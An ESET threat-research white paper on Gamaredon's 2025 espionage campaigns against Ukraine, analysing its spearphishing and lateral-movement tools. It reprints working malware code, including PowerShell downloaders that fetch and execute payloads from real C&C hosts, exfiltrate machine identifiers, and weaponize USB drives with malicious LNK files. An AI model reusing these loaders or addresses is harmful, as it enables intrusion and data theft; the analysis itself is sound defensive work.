ESET Research white papers

Cybersecurity
Progress. Protected.

Gamaredon in 2025: Leveraging tunnels, workers, dead drops, and new alliances

25 June, 2026

(eset):research

TABLE OF CONTENTS

Author: Zoltán Rusnák

EXECUTIVE SUMMARY

In this white paper, we provide both a comprehensive technical analysis of the new tools in Gamaredon's arsenal, and a detailed description of some significant updates to known tools, all observed during 2025. Furthermore, we share details about various technologies that Gamaredon operators abused to protect their network infrastructure.

Key findings:

- Throughout 2025, Gamaredon exclusively targeted governmental and military institutions in Ukraine.
- We observed 35 distinct spearphishing campaigns against new targets. The majority of the campaigns were carried out in the second half of the year, and they were significantly larger than earlier ones.
- Additional targets were compromised via multiple custom weaponizers designed for lateral movement.
- Gamaredon operators developed and deployed six new, malicious PowerShell tools, which we analyze in this white paper, and resurrected an old VBScript weaponizer – PteroSetup.
- File stealers PteroVDoor and PteroPSDoor were upgraded to support exfiltration to cloud storage services (Wasabi, Tebi, and Intercolo), which became the primary exfiltration method.
- Gamaredon operators sought new ways to protect their network infrastructure, with their C&C servers now hidden behind various third-party services such as tunnels, workers, DDNS (dynamic DNS), and PaaS (platform as a service).
- They also abused multiple legitimate messaging, social media, blogging, and paste services as dead drops for resolving C&C servers and distributing payloads.

GAMAREDON PROFILE

Gamaredon has been active since at least 2013. It is responsible for many attacks, mostly against Ukrainian governmental institutions, as evidenced over time in *several reports* from *CERT-UA* and from other official Ukrainian bodies. Gamaredon *has been attributed by the Security Service of Ukraine (SSU)* to the 18th Center of Information Security of the FSB, operating out of occupied Crimea. We believe this group *to be collaborating* with a threat actor that we discovered and named InvisiMole, and since early 2025, we have documented a few acts of collaboration between *Gamaredon and Turla*.

We first publicly described parts of the group's toolset in detail in *ESET Threat Report T2 2021* and significantly updated that in our Gamaredon white papers from *September 2024* (covering Gamaredon activities in 2022 and 2023) and *July 2025* (covering Gamaredon activities in 2024). We will refer to those reports as the Gamaredon 2022–2023 white paper and the Gamaredon 2024 white paper throughout this document.

OVERVIEW

Gamaredon maintained daily activity throughout 2025, as seen in our telemetry, with its operations continuing to focus exclusively on Ukraine. The group's ultimate goal continues to be the exfiltration of sensitive information and other critical data that could be exploited to support Russian interests in the ongoing war against Ukraine. Gamaredon's activities appear to be closely aligned with Russia's geopolitical objectives, targeting Ukrainian governmental and military institutions to gain an intelligence advantage.

In the first half of 2025, Gamaredon was highly active in developing and deploying new tools. We discovered six new tools in total; five of them were deployed for the first time in Q1. Additionally, we uncovered collaboration between Gamaredon and Turla, another Russia-aligned threat actor also *linked to the FSB*, which we documented in our blogpost *Gamaredon X Turla collab*.

In the second half of the year, Gamaredon focused more on running spearphishing campaigns than on developing new tools. These were conducted more frequently, and were much larger compared to earlier campaigns.

Regarding tool updates, we noticed that overall activity here was lower than in previous years, and some older tools were even clearly discontinued. Gamaredon mostly focused on improving a few select tools, such as two flagship file stealers (PteroVDoor and PteroPSDoor) and the PteroLNK weaponizer. Very obvious were the efforts to leverage cloud storage for file exfiltration.

While we don't provide the exact timestamps for all changes introduced to their tooling, we observed that many updates were made in the lead-up to major holidays in Russia and Crimea. Notably, no updates were observed during or immediately after these holidays, further suggesting that Gamaredon operators are probably government-affiliated employees.

Gamaredon operators also sought new opportunities to protect their network infrastructure. We observed them abuse additional tunnel services, employ dead-drop resolvers for hiding their C&C servers, and rely increasingly on Cloudflare workers. Interestingly, after approximately four years, Gamaredon returned to leveraging DDNS (dynamic DNS) services provided by No-IP, and we also detected an abuse of two platforms as a service (PaaS).

Victimology

In 2025, Gamaredon focused exclusively on compromising various governmental and military institutions in Ukraine.

Attribution

We attribute with high confidence all activities mentioned in this white paper to Gamaredon. The attribution is based on our long-term tracking of the group's activities, during which we mainly rely on file- and network-based detections in our security products. Besides that, unique types of obfuscation, which we previously documented in our *Gamaredon 2022–2023 white paper*, are still in use, and were also used for attribution. Furthermore, Gamaredon's long-lasting focus on Ukrainian governmental and military institutions also helps us with attribution.

COMPROMISE CHAIN

Initial access

Gamaredon primarily conducts spearphishing email campaigns to compromise its targets. By delivering malicious payloads that enable initial access to victim systems, Gamaredon operators perform data exfiltration, credential theft, and lateral movement within networks. A typical Gamaredon spearphishing campaign runs for one to six consecutive days. Most campaigns were only active during workdays, but on several occasions we saw them continue on Saturdays.

Throughout 2025, we identified 35 distinct spearphishing campaigns carried out by Gamaredon.

Before September 26th, 2025, most campaigns that we saw followed a standard pattern: Gamaredon sent emails with either archive attachments (RAR, ZIP) or XHTML file attachments that use *HTML smuggling* to

simulate downloading such archives. These archives contain a malicious HTA downloader that, when opened by a victim, launches `mshta.exe` with a URL argument to fetch another HTA file that embeds the VBScript downloader, PteroSand (see Figure 1). Notably, in two campaigns, the HTA downloaders were compressed with *bzip2* instead of being packed in archives.



Figure 1. Simplified scheme of a typical Gamaredon spearphishing campaign

Additional Gamaredon tools are then delivered either directly through PteroSand or through various dedicated downloaders. These payloads are typically written in VBScript or PowerShell and encapsulated in VBScript wrappers. Using the built-in `ExecuteGlobal` statement, PteroSand executes them directly in memory.

During three campaigns, we noticed that Gamaredon was most likely sending emails that contained malicious hyperlinks instead of attachments. We did not manage to acquire such emails, but we detected multiple links that led to a typical archive with a malicious HTA downloader. Note that emails with malicious hyperlinks did not belong to a separate campaign; Gamaredon sent them, during those same campaigns, concurrently with emails with malicious attachments.

On September 26th, 2025, we observed Gamaredon introduce a new technique. For the first time, it distributed specially crafted RAR archives exploiting *CVE-2025-8088*. If successful, the exploit allows a malicious HTA downloader to be extracted (without the victim's knowledge) to the user-specific Startup folder, ensuring persistence upon login. Since then, Gamaredon has employed this method in all subsequent campaigns, and continued to do so throughout 2025. While the general flow remains as shown in Figure 1, the key difference is that the downloader is automatically placed in the Startup folder during exploitation and runs on the next login.

As already mentioned: in total, we identified 35 distinct spearphishing campaigns, with at least one occurring in every month of 2025 except January. According to statistics created from ESET telemetry and VirusTotal, Gamaredon was more active in running spearphishing campaigns in the second half of the year. Figure 2 charts the unique samples of HTA downloaders delivered in Gamaredon spearphishing campaigns per month. Note that these figures represent the minimum of spearphishing attempts, as one HTA downloader may target multiple individuals, and individuals can be targeted in several campaigns within the same month.



Figure 2. Unique Gamaredon spearphishing samples seen per month

There are also other ways in which Gamaredon can compromise targets, but since it achieves that by deploying its custom lateral movement tools on already compromised systems, we describe them in the following section.

Lateral movement

Once Gamaredon compromises a system, it deploys its weaponizers that facilitate lateral movement. These tools can spread further by weaponizing USB drives, network drives, or software installers. Below is a summary of three key methods Gamaredon operators use; further details are in the *Toolset* section.

Weaponized USB drives

Gamaredon uses two tools, *PteroLNK VBScript version* and *PteroPaste*, to weaponize USB drives. Both tools, when deployed on a compromised system, repeatedly attempt to detect connected USB drives and create malicious LNK files on them. PteroLNK also copies itself to the drives, while PteroPaste drops a downloader script. Such weaponized USB drives are expected to be shared with further potential victims who will eventually open one of the malicious LNK files, or be taken to further systems where the malicious LNK files will be accessed. Opening such a file either triggers PteroPaste's downloader or executes PteroLNK, which fetches additional payloads.

Weaponized network drives

Network drives are weaponized solely with PteroLNK in the same way as USB drives. PteroLNK scans a compromised system for mapped network drives, copies itself to them, and creates malicious LNK files. Potential victims are expected to visit these shared network drives and click on one of these malicious LNK files.

Weaponized software installers

To weaponize software installers, Gamaredon uses *PteroSetup*. This tool scans fixed, USB, and mapped network drives for legitimate installer files. If found, it replaces them with 7z self-extracting (SFX) archives containing the original installer and a malicious VBScript downloader. This means that the filename of the original installer is preserved while the file content is changed. When a potential victim opens such a malicious SFX archive, it will unpack and run both files – the original, legitimate installer and the malicious VBScript downloader.

TOOLSET

In 2025, Gamaredon developed six new custom tools, but also continued using and updating many of its tools that we described in our two previous white papers, which detailed the group's activities in *2022–2023* and *2024*. The programming languages of choice for developing these new tools remain PowerShell and VBScript: all Gamaredon tools mentioned in this white paper are written in one of these programming languages (some even in both).

Throughout 2025, Gamaredon used the following tools:

- *PteroBox*
- *PteroCache*
- *PteroDee*
- *PteroDum*
- *PteroEffigy*
- *PteroGram*
- PteroGraphin (see *Gamaredon in 2024 WP*)
- PteroLNK PowerShell version (discontinued in 2025)
- *PteroLNK VBScript version*
- *PteroOdd*
- *PteroPaste*
- *PteroPSDoor*
- *PteroPSLoad*
- PteroPShell (see *Gamaredon in 2022–2023 WP*)
- PteroRisk (see *Gamaredon in 2022–2023 WP*)
- PteroSand (see *Gamaredon in 2022–2023 WP*)
- *PteroScout*
- *PteroSetup*
- PteroSig (see *Gamaredon in 2024 WP*)
- PteroSocks (see *Gamaredon in 2022–2023 WP*)
- *PteroSteal*
- PteroStew (see *Gamaredon in 2024 WP*)
- PteroTemplate (see *Gamaredon in 2022–2023 WP*)
- *PteroVDoor*
- PteroWLoad (see *Gamaredon in 2024 WP*)
- PteroX (discontinued in 2025)

Our ensuing analysis of the Gamaredon toolset is split into two subsections. In the first, *New tools*, we describe tools that Gamaredon added to its arsenal throughout 2025. The second, *Major updates of known tools*, is dedicated to noteworthy updates of already known tools.

Table 1 lists all Gamaredon tools that we detail in this white paper, along with their classification, date when they were first introduced, programming language they are written in, and a brief description.

Table 1. A list of Gamaredon tools mentioned in this white paper, in order of appearance

Name	Classification	First seen	Written in	Description
PteroDee	Downloader	February 2025	PowerShell	Downloads other Gamaredon tools.
PteroDum	Downloader	February 2025	PowerShell	Downloads other Gamaredon tools.
PteroPaste	Weaponizer/ Downloader	February 2025	PowerShell	Weaponizes connected USB drives, and downloads other Gamaredon tools and Turla payloads.
PteroOdd	Downloader	February 2025	PowerShell	Downloads Turla's payloads.
PteroEffigy	Downloader	March 2025	PowerShell	Downloads other Gamaredon tools.
PteroCache	Downloader	July 2025	PowerShell	Downloads other Gamaredon tools.
PteroSetup	Weaponizer	January 2021	VBScript	Weaponizes software installers.

Name	Classification	First seen	Written in	Description
PteroLNK VBScript version	Weaponizer	November 2020	VBScript	Weaponizes connected USB drives.
PteroPSLoad	Downloader	October 2021	PowerShell	Downloads other Gamaredon tools.
PteroBox	File stealer	November 2024	PowerShell	Exfiltrates files to Dropbox.
PteroPSDoor	File stealer	May 2022	PowerShell	Exfiltrates files to Gamaredon C&C servers and various cloud storage services.
PteroVDoor	File stealer	November 2022	VBScript	Exfiltrates files to Gamaredon C&C servers and various cloud storage services.
PteroScout	Infostealer	August 2023	PowerShell	Exfiltrates various system information.
		December 2025	VBScript	
PteroSteal	Infostealer	July 2022	PowerShell	Exfiltrates data stored by specific web browsers.
PteroGram	Infostealer	June 2023	PowerShell	Exfiltrates data stored by the Telegram application.

New tools

PteroDee

PteroDee (shown in Figure 3), which we discovered on February 7th, 2025 when it was deployed by PteroGraphin, is a simple PowerShell downloader encapsulated in a VBScript wrapper. PteroDee does not use any persistence mechanism and is executed in memory only.

```powershell
powershell.exe arp -a;
sleep 10;
$n=0;
get-date;
while($n -lt 10)
{
    arp -a;
    $g = Get-WmiObject Win32_LogicalDisk -Filter "DeviceID='$env:SystemDrive'";
    arp -a;
    $a = "0x$($g.VolumeSerialNumber)";
    $u = 'https://srkwk.3742eddi.workers.dev/index.php';
    get-date;
    $cm = [Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($env:COMPUTERNAME));
    $wc = New-Object Net.WebClient;
    get-date;
    $wc.Headers['ssid'] = $cm;
    $wc.Headers['guid'] = [uint32]$a;
    arp -a;
    $res = $wc.DownloadString($u).Trim();
    $res = $res -replace '^[\uFEFF\s]*';
    arp -a;iex $res;sleep 180;
    $n++;
}
```

Figure 3. PteroDee (prettified)

We saw this tool for the last time on August 4th, 2025; it was most likely discontinued, and perhaps replaced with *PteroCache*, which Gamaredon started deploying regularly from July 31st, 2025 onward.

Capabilities

PteroDee can fetch and execute up to 10 PowerShell payloads from a hardcoded C&C server. PteroDee expects any response it receives to be a PowerShell script – which is then immediately executed, without any validation, via `Invoke-Expression`. After each download attempt, it sleeps for three minutes.

Network protocol

For communication with its C&C server, PteroDee uses an HTTP GET request with two notable HTTP headers, named `bypass-tunnel-reminder` and `vreferer`. In these two headers, it exfiltrates the victim's computer name and the volume serial number of the system drive, respectively. The last few instances that we saw use different names for such HTTP headers: `ssid` and `guid`.

PteroDum

PteroDum, shown in Figure 4, is another simple PowerShell downloader that we also discovered on February 7th, 2025, when it was deployed by PteroDee. PteroDum does not use any persistence mechanism and is executed in memory only. While not very interesting, note that the string in Russian, located in the `catch` code block, translates to Error during processing.

```
$url = 'szrtrboyre.fewwef.workers.dev';
$dnss = '1.1.1.1'
$ip = Resolve-DnsName $url -Server $dnss -Type A;
$headerKey = "cache"+"-host"
$clientType = "webcl"+"ient"
$part = "cript.exe"
$gP = 'HKLM:\SOFTWARE\Microsoft\Cryptography'
$machineGuid = (Get-ItemProperty -Path $gP).MachineGuid
get-date;$u='http://'+ $ip[0].IPAddress + '/index.php?id='+(random).Tostring()

for ($i = 0; $i -lt 10; $i++) {
    try {
        $sh =New-Object -ComObject WScript.Shell;
        $fl =$false;
        $webClient = New-Object Net.$clientType
        $webClient.Headers.Add($headerKey, $machineGuid)
        $webClient.Headers.Add('Host', $url)
        $id = [guid]::NewGuid().ToString()
        $encoded = $webClient.DownloadString($u)
        $enr     = $encoded -replace "`n|;;"
        $decoded = [Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($enr, ""))
        $tempFile = [System.IO.Path]::ChangeExtension([System.IO.Path]::GetTempFileName(), ".vbs")
        [System.IO.File]::WriteAllText($tempFile, $decoded)
        $comm = "ws" + $part + " $tempFile //b";
        $res = $sh.Run($comm, 1, $fl)
        Remove-Item $tempFile -Force -ErrorAction SilentlyContinue
    } catch {
        Write-Host "Ошибка при обработке: $_"
    }

    Start-Sleep -Seconds 180
}
```

Figure 4. PteroDum

Capabilities

PteroDum can fetch and execute up to 10 VBScript payloads from a hardcoded C&C server. When PteroDum receives a response, it expects that response to be a base64-encoded VBScript with `;;` tokens inserted at random positions. After removing those tokens and decoding the result, PteroDum stores the VBScript in a randomly named file with a `.vbs` extension in the system temporary directory, then executes the file using `wscript.exe`. This temporary file is immediately deleted after execution. As with PteroDee, PteroDum sleeps for three minutes after each download attempt.

Network protocol

For communication with its C&C server, PteroDum uses an HTTP GET request with two notable HTTP headers named `Vsid` and `referer`. It exfiltrates in these two headers the victim's computer name and the volume serial number of the system drive, respectively. Instances observed after August 5th, 2025 only use the HTTP header `cache-host` in which they place the contents of the registry value `HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid`, which serves as a victim identifier.

PteroPaste

We discovered PteroPaste on February 18th, 2025, and it's a PowerShell tool with functionality to weaponize USB drives and to download additional PowerShell payloads via an encrypted channel, similar to PteroGraphin, documented in our *Gamaredon 2024 white paper*.

For receiving payloads, earlier instances of PteroPaste use the *Rentry* paste service as a dead drop. Later instances download cleartext payloads, but from C&C servers retrieved – RSA-encrypted – from Dropbox.

PteroPaste consists of three components:

- a downloader,
- an embedded weaponizer, and
- an embedded runner.

The downloader is created from an embedded template and regularly retrieves payloads from dead drops. Later instances retrieve payloads from C&C servers hidden behind tunnel services, not from dead drops. Most PteroPaste payloads seen in ESET telemetry were instances of *PteroEffigy*, described in a later section. The rest were Turla PowerShell payloads, which we reported on in our *Gamaredon X Turla collab* blogpost.

PteroPaste's weaponizer component leverages WMI to monitor the system for newly inserted USB drives, then weaponizes discovered drives by dropping malicious LNK files and PowerShell scripts onto them.

Responsible for launching the downloader and weaponizer components, the runner is the only component of these three that is made persistent.

Detailed host-based artifacts associated with this tool are provided in *Appendix A. Host-based artifacts associated with PteroPaste*.

Persistence

PteroPaste adds a command line with a PowerShell one-liner to the registry value `HKCU\Environment\UserInitMprLogonScript`. The one-liner reads the runner component from the registry and executes it.

After a major update on May 20th, 2025, PteroPaste creates a scheduled task to execute the runner component. The name and description of the task are set to the value of the `%PROCESSOR_IDENTIFIER%` environment variable.

Capabilities

When PteroPaste installs itself on a victim's machine, it generates a random secret code and marker string, which are used for creating a new page on the *Rentry* paste service. Interestingly, this service does not have a proper REST API; therefore, to programmatically create a new page, PteroPaste clumsily extracts *CSRF* tokens from responses and uses them in requests. Once the new Rentry page is created, PteroPaste parses out its URL from the server's response, and generates a 3DES encryption key and IV. Then, the installer constructs the downloader component by replacing specific placeholders within the embedded template of this component with these five values: secret code, marker string, Rentry page URL, 3DES key, and 3DES IV. The same five values, along with the victim's computer name and volume serial number of the system drive, are uploaded to the hardcoded C&C server, so Gamaredon operators can properly encrypt payloads, and stage them on the dead-drop service (i.e., by modifying the Rentry page created by PteroPaste).

Three components are stored in registry values under `HKCU\EUDC`, as follows:

- the downloader in `knok`,
- the weaponizer in `usb`, and
- the runner in `runner`.

Once PteroPaste is installed, the runner component is launched in a separate PowerShell process.

Runner component

The runner component (see Figure 5), when executed, reads the weaponizer component from the `usb` registry value and runs it in the background, via the `Start-Job` cmdlet. Then, a new timer object is created and set to spawn a new PowerShell process that, once an hour, reads the downloader component from the `knok` registry value and runs it. After sleeping for 10 seconds, the runner component spawns such a process as well, to run the downloader component right away.

```
Set-ItemProperty -Path "HKCU:\EUDC" -Name "runner" -Value '
 $recvOwnerShip = $False;
    $mutex = New-Object -TypeName System.Threading.Mutex($true, (get-date).ToString(''yyyyMM''), [ref]$recvOwnerShip);
    if($recvOwnerShip){
        start-job -ScriptBlock {$usb = (Get-ItemProperty -Path ''HKCU:\EUDC'' -Name usb).usb;$command =[scriptblock]::Create($usb);&
        $command;while($true) {sleep 5}};
        $timer = New-Object System.Timers.timer;
        $timer.Interval = 3600000;
        Register-ObjectEvent -InputObject $timer -EventName Elapsed -Action {
            Start-Process -FilePath ''powershell'' -ArgumentList  ''$($send = (Get-ItemProperty -Path  ''''HKCU:\EUDC'''' -Name knok).
            knok;$command =[scriptblock]::Create($send);&$command;)'' -WindowStyle Hidden ;
        }
        $timer.Start();
        sleep 10;
        Start-Process -FilePath ''powershell'' -ArgumentList  ''$($send = (Get-ItemProperty -Path  ''''HKCU:\EUDC'''' -Name knok).
        knok;$command =[scriptblock]::Create($send);&$command;)'' -WindowStyle Hidden ;
    }
';
```

Figure 5. The runner component of PteroPaste

Downloader component

The downloader component (constructed from the template shown in Figure 6), using the previously generated Rentry URL, fetches the contents of the Rentry page (which has since been updated by Gamaredon operators), locates an encrypted and base64-encoded payload enclosed in a pair of the previously generated marker strings, base64 decodes and decrypts the payload using the 3DES key and IV, and then executes the decrypted payload in the background using the `Start-Job` and `Invoke-Expression` cmdlets. Subsequently, it rewrites the contents of the Rentry page with the current Unix timestamp enclosed in the two marker strings, perhaps to remove the payload from a publicly available page as soon as possible, and also to signal to Gamaredon operators that the payload was processed.

```
$knok_code = '
  $code = iwr "url_url"
  if ($code.Content -match ''<div><p>split_split([^"]+)split_split</p></div>'') {
    $tripleDES = [System.Security.Cryptography.TripleDES]::Create();
    $tripleDES.Key = [Convert]::FromBase64String("Key_Key");
    $tripleDES.IV = [Convert]::FromBase64String("IV_IV");
    $decryptor = $tripleDES.CreateDecryptor();
    $encryptedBytes = [Convert]::FromBase64String($matches[1]);
    $plainBytes = $decryptor.TransformFinalBlock($encryptedBytes, 0, $encryptedBytes.Length);
    $decryptedText = [System.Text.Encoding]::UTF8.GetString($plainBytes);
    Start-Job -ScriptBlock {param($code)    Invoke-Expression $code  } -ArgumentList $decryptedText
  }
  $page = Invoke-WebRequest -UseBasicParsing -Uri "https://rentry.co/"
  $matches=  [System.Text.RegularExpressions.Regex]::Matches($page.Headers[''Set-Cookie''], ''csrftoken=([^"]+);'')
  $csrftoken = $matches | ForEach-Object { ($_.Groups[1].Value).split(";")[0] }
  if ($page.Content -match ''name="csrfmiddlewaretoken" value="([^"]+)"'') {
    $csrfmiddlewaretoken = $matches[1]
  } elseif ($page.Content -match ''<meta name="csrf-token" content="([^"]+)">'') {
    $csrfmiddlewaretoken = $matches[1]
  }
  $unixTimestamp = [int64][double]((Get-Date).ToUniversalTime() - (Get-Date "1970-01-01 00:00:00Z")).TotalSeconds;
  $session = New-Object Microsoft.PowerShell.Commands.WebRequestSession
  $session.Cookies.Add((New-Object System.Net.Cookie("csrftoken",$csrftoken, "/", "rentry.co")))
  Invoke-WebRequest -UseBasicParsing -Uri "url_url/edit" `
  -Method "POST" `
  -WebSession $session `
  -Headers @{
     "referer"="url_url/edit"
  } `
  -ContentType "application/x-www-form-urlencoded" `
  -Body "csrfmiddlewaretoken=$($csrfmiddlewaretoken)&text=split_split$($unixTimestamp)split_split&csrfmiddlewaretoken=$
  ($csrfmiddlewaretoken)&metadata=&edit_code=scr_scr&new_edit_code=&new_url=&new_modify_code="
';
```

Figure 6. The template of the downloader component of PteroPaste

PteroPaste was significantly reworked on May 20th, 2025. The downloader component, shown in Figure 7, no longer connects to Rentry to get 3DES-encrypted payloads; they are now downloaded in cleartext from Gamaredon C&C servers hidden behind Cloudflare tunnels. However, the fully qualified domain name

(FQDN) of the C&C server from which PteroPaste fetches its payloads first needs to be retrieved from Dropbox, where it is stored in encrypted form. Before the C&C server can be used for communication, its FQDN must be decrypted by PteroPaste, using the hardcoded RSA private key.

```
$knok_code = '
    $a = Get-ItemProperty -Path "HKCU:\EUDC" -Name privateKeyXml
    $privateKeyXml = $a.privateKeyXml
    $code = iwr "https://www.dropbox.com/scl/fi/5nf6yc39kfwqnqu3nslcl/12e8db24443f422986d90368275d34e5.txt?
    rlkey=i9ii4xwiqvc3y6om7j0ogrz6f&dl=1" -UseBasicParsing
    try{
        $rsa = New-Object System.Security.Cryptography.RSACryptoServiceProvider;
        $rsa.FromXmlString($privateKeyXml);
        $encryptedBytes = [Convert]::FromBase64String("$code");
        $decryptedBytes = $rsa.Decrypt($encryptedBytes, $false);
        $url = [System.Text.Encoding]::UTF8.GetString($decryptedBytes);
    }catch {}
    $MachineGuid = (Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Cryptography").MachineGuid;
    $ip_serv = Resolve-DnsName  $url -Server 1.1.1.1 -Type A;
    $resp = iwr -Uri "http://$($ip_serv[0].IPAddress)/" -Headers @{"X-Request-ID"= $MachineGuid; "Host" = $url} -UseBasicParsing;
    iex $resp.Content;

';
```

Figure 7. The downloader component of PteroPaste

Weaponizer component

The weaponizer component, shown in Figure 8, subscribes to the WMI event `__InstanceCreationEvent` to monitor the system for newly inserted USB drives. When such an event occurs, for each USB drive, it first recursively searches for Word documents located in the `Desktop` directory using the pattern `*.doc*`, then randomly picks one filename. The filename is combined with a `.lnk` extension and this newly constructed filename is used to create a malicious LNK file in the USB drive's root directory. Note that if no file matching the pattern is found, the resulting filename will be just `.lnk`.

```
Set-ItemProperty -Path "HKCU:\EUDC" -Name "usb" -Value '
    $Query = "select * from __InstanceCreationEvent within 5 where TargetInstance ISA ''Win32_LogicalDisk'' and
    TargetInstance.DriveType = 2";
    $Action = {
        $r_flashs_r = Get-WmiObject Win32_Volume -Filter  "DriveType=''2''";
        foreach($r_flash_r in $r_flashs_r){
         $desktopPath = [System.IO.Path]::Combine([System.Environment]::GetFolderPath("Desktop"))
          $items = Get-ChildItem -Path $desktopPath -Filter "*.doc*" -Force -Recurse
          $name = $items | Get-Random | Select-Object -ExpandProperty Name
          $desktopPath = [System.IO.Path]::Combine( $r_flash_r.name, "$name.lnk");
          $targetPath = "powershell";
          $arguments = ''-w hidden $myCode=$(gc ''''' + $name +''.lnk'''' |out-string);$a = $myCode.split(''''*'''');$a|
          ForEach-Object { $_|powershell -noprofile -;}'';
          $shell = New-Object -ComObject WScript.Shell;
          $shortcut = $shell.CreateShortcut($desktopPath);
          $shortcut.TargetPath = "powershell";
          $shortcut.Arguments = $arguments;
          $shortcut.IconLocation = "C:\WINDOWS\system32\shell32.dll,1";
          $shortcut.Save();
          Add-Content -Path $desktopPath -Value "*"
          Add-Content -Path $desktopPath -Value ''
            Start-Process powershell.exe -ArgumentList ''''$str=[System.Text.Encoding]::UTF8.GetString([Convert]
            ::FromBase64String
            (''''''''ZnVuY3Rpb24gcnVuKCR1cmwpewogICAgJHNlcmlhbCA9IFt1aW50MzJdIjB4JCgoR2V0LVdtaU9iamVjdCBXaW4zMl9Mb2dpY2FsRGlz
            ayAtRmlsdGVyICJEZXZpY2VJRD0nJGVudjpTeXN0ZW1Ecml2ZSciKS5Wb2x1bWVTZXJpYWxOdW1iZXIpIjsKICAgICRjb2RlID0gaXdyICR1cmw7C
            iAgICBpZiAoJGNvZGUuQ29udGVudCAtbWF0Y2ggJz0tKFteIl0rKT0tJykgewogICAgICAgIHdoaWxlKCRudW0gLWx0IDIwKXsKICAgICAgICAgIC
            AgICAgJHJlc3AgPSBpd3IgLVVyaSAiaHR0cDovLyQoJG1hdGNoZXNbMV0pLyIgLUhlYWRlcnMgQHsiQnlwYXNzLXR1bm5lbC1yZW1pbmRlciIgPSB
            bQ29udmVydF06OlRvQmFzZTY0U3RyaW5nKFtTeXN0ZW0uVGV4dC5FbmNvZGluZ106OlV0ZjguR2V0Qnl0ZXMoJGVudjpDT01QVVRFUk5BTUUpKTsi
            RnJlZmVyZXIiID0gJHNlcmlhbH07CiAgICAgICAgICAgICAgIGlleCAkcmVzcC5Db250ZW50OwogICAgICAgICAgICAgICBTdGFydC1TbGVlcCAtU
            2Vjb25kcyAxODA7CiAgICAgICAgfQogICAgfQp9''''''''));iex $str; run ''''''''https://rentry.co/e9ywv582'''''''';''''
            -WindowStyle Hidden
          '';
        }
    };
    Register-WmiEvent -Query $Query -Action $Action -SourceIdentifier UsbLinkUpdate;
    & $action
';
```

Figure 8. The weaponizer component of PteroPaste

After the LNK file is created, the weaponizer component first appends a single * character to the file, and then also appends a PowerShell command that spawns a new PowerShell process that decodes and executes an embedded base64-encoded downloader while passing a hardcoded Rentry URL as an argument to the downloader's only function – `run`.

When the LNK file is first created, its target is set to execute a PowerShell one-liner. Then, when the LNK file is clicked by a victim, after the weaponizer runs, the one-liner reads the LNK file, splits the contents by the * character, and then executes the second part, which is the aforementioned PowerShell command that runs the embedded downloader in a separate PowerShell process.

The embedded downloader, shown in Figure 9, fetches a C&C server from the Rentry URL passed as its argument, then uses the C&C server to download and execute up to 20 PowerShell payloads. After each download attempt, it sleeps for three minutes.

```
function run($url){
    $serial = [uint32]"0x$((Get-WmiObject Win32_LogicalDisk -Filter "DeviceID='$env:SystemDrive'").VolumeSerialNumber)";
    $code = iwr $url;
    if ($code.Content -match '=-([^"]+)=-') {
        while($num -lt 20){
                $resp = iwr -Uri "http://$($matches[1])/" -Headers @{"Bypass-tunnel-reminder" = [Convert]::ToBase64String
                ([System.Text.Encoding]::Utf8.GetBytes($env:COMPUTERNAME));"Freferer" = $serial};
                iex $resp.Content;
                Start-Sleep -Seconds 180;
        }
    }
}
```

